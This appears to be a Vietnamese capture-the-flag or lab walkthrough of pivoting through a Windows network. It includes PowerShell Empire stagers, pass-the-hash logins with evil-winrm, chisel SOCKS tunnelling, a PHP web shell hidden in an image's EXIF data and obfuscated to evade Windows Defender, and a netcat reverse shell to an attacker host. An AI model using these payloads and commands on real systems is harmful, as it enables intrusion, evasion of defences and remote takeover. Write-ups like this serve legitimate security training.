
Nếu lỗi, dùng lệnh

sudo lsof -n -i :5000 | grep LISTEN




Khởi động empire client

Use listener




Use stager



Paste payload vào host target .200 để empire nhận được agent


Use lisenter




Nén thư mục /tmp/http\_hop thành file zip, rồi tạo web server bằng python. Tiếp tục dung curl trên target .200 để download và giải nén.

Mở port và chạy server php:

php -S 0.0.0.0:PORT &>/dev/null &



usestager multi/launcher




Chạy payload

curl -X POST http://10.200.84.150/web/exploit-dai.php -d "a=payload"


hoặc đăng nhập vào git server để chạy trực tiếp payload đã được tạo

evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.84.150

powershell -noP -sta -w 1 -enc "payload"

tiếp tục với Use module

kết quả có thể hiện ra một số cve để leo thang




Chuyển qua giai đoạn enum host cuối cùng.

Dùng evil-winrm để link tới script của empire.

sudo evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.84.150 -s /usr/share/powershell-empire/empire/server/data/module\_source/situational\_awareness/network

sau đó chạy scan:


Invoke-Portscan -Hosts 10.200.84.100 -TopPorts 50




netsh advfirewall firewall add rule name="Chisel-dai" dir=in action=allow protocol=tcp localport=47000


.\chisel.exe server -p 47210 --socks5

chisel client 10.200.84.150:47210 2080:socks







Set sockproxy qua poxyproxy



download C:\GitStack\repositories\Website.git




Đổi tên thư mục git và dùng git tools để extract




List các thư mục và filter lại commit:

separator="======================================="; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"




Tìm các file php để review code

find . -name "\*.php"




Scan directory qua proxy

dirb http://10.200.84.100/ -p socks5://127.0.0.1:2080




Sử dụng tài khoản Thomas đã crack ở trước để truy cập vào resources




Tải file image bất kỳ sau đó them đuổi php.

Dùng exiftool để tạo payload payload rule upload file.

exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" background.jpg.php



Upload và vào đường dẫn file vừa upload để test thử.



Code php để lấy shell:

<?php

$cmd = $\_GET["wreath"];

if(isset($cmd)){

echo "<pre>" . shell\_exec($cmd) . "</pre>";

}

die();

?>


Dùng Obfuscator để bypass window defender:

<https://www.gaijin.at/en/tools/php-obfuscator>

Dùng exiftool để add code vào comment

exiftool -Comment="<?php \$p0=\$\_GET[base64\_decode('d3JlYXRo')];if(isset(\$p0)){echo base64\_decode('PHByZT4=').shell\_exec(\$p0).base64\_decode('PC9wcmU+');}die();?>" background.jpg.php

Sau đó upload lại ta được như hình



Tải bản nc đã được obfuscate

git clone https://github.com/int0x33/nc.exe/


cd nc.exe

dùng curl vào web 100

curl http://10.50.85.26//nc64.exe -o c:\\windows\\temp\\nc-dai.exe



Dùng nc để lắng nghe




powershell.exe c:\\windows\\temp\\nc-dai.exe 10.50.85.26 443 -e cmd.exe



Tiến hành enum trên shell được trả về


whoami /priv

whoami /groups

